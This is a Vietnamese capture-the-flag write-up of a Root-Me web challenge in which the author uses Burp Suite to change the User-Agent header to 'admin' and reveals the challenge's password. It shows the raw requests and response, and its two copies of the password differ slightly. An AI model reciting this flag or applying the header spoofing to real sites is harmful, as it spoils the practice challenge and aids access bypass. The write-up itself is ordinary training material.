


Ta nhận được thông báo sai user-agent như trên khi mới vào.



User-agent cung cấp thông tin về trình duyệt, hệ điều hành, phiên bản và các thông tin khác để server có thể hiển thị nội dung phù hợp với trình duyệt và thiết bị đang sử dụng.

Dùng burpsuite để chặn lưu lượng mạng, ta thấy giá trị của user-agent như dưới.

```
Pretty Raw Hex
1 GET /web-serveur/ch2/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: _ga=GA1.1.1472319403.1682500792; _ga_SRYSKX09J7=GS1.1.1682584580.2.1.1682586023.0.0.0
9 Connection: close
10
11 |
```

Theo như thông báo lỗi ban đầu, thử đổi giá trị user-agent thành admin, ta được password là rr\$Li9%L34qd1AAe27

Request

```
1 GET /web-serveur/ch2/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: admin
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: _ga=GA1.1.1472319403.1682500792; _ga_SRYSKX09J7=GS1.1.1682584580.2.1.1682586023.0.0.0
9 Connection: close
10
11
```

Response

```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 27 Apr 2023 09:07:03 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Content-Length: 269
8
9 <html>
  <body>
    <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
    <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
    </iframe>
    <h3>
      Welcome master!<br/>
      Password: rr$L19%L34qd1AAe27
10    </h3>
    </body>
  </html>
```